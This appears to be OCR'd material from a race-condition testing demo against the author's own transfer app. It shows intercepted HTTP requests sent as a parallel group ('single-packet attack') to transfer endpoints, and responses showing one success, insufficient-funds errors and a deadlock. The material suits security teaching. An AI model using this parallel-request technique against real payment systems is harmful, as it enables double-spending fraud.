

Request

Pretty Raw Hex

```
POST /api/transfer/orm HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 45
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://race-proj-snb.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://race-proj-snb.vercel.app/transfer
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i

{
  "senderId":1,
  "receiverId":2,
  "amount":100000
}
```

Prove: case1 A->B 20 times


- Create a group of request
- Try to exploit with the same technique



```
POST /api/transfer/orm HTTP/2
Host: race-proj-snb.vercel.app
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 45
Origin: https://race-proj-snb.vercel.app
Referer: https://race-proj-snb.vercel.app/transfer
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers

{
  "senderId":1,
  "receiverId":2,
  "amount":100000
}
```

Prove: case1
A->B 20 times

- Create a group of request
- Try to exploit with the same technique


ORM 20
23
24
25
26
27
28
29
RACE 2
reset
origi
Send group (parallel)
Cancel
Group send options
Send (current tab)
Send group in sequence (single connection)
Send group in sequence (separate connections)
✓ Send group in parallel (single-packet attack)

```
Mac OS X 10.15; rv:127.0)
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 45
Origin: https://race-proj-snb.vercel.app
Referer: https://race-proj-snb.vercel.app/transfer
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1
Te: trailers

{
  "senderId":1,
  "receiverId":2,
  "amount":100000
}
```


Prove: case1
A->B 20 times

1. Only 1 successful response

2. Other responses:


Error: Insufficient funds

1



Response

```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:10:02 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/orm
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::8xr6j-1720066202677-ef1a9dafd7f9

Transfer Succesful
```

2


Response

```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:10:03 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/orm
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::q8dwd-1720066202676-c8484b04e4bf

Internal Sever Error: Insufficient funds
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

Refresh Data

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
1	7/4/2024, 11:37:16 AM	2	1	$100000

User Details

Refresh Data

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	0	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	200,000	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	100,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	100,000	


Prove case 2: A->B, B->C, C->D, D->A

1. Transfer Successful

2. Error: Insufficient funds

3. Error: ConnectorError(..PostgresError... “deadlock detected”)


1



```
POST /api/transfer/pessimistic HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 45
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://race-proj-snb.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 09:07:21 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomai
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Nex
X-Matched-Path: /api/transfer/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::l5n77-1716368840872-521ece88aa39

Transfer Succesful
```


2



```
POST /api/transfer/pessimistic HTTP/2
Host: race-proj-snb.vercel.app
Content-Length: 45
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://race-proj-snb.vercel.app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

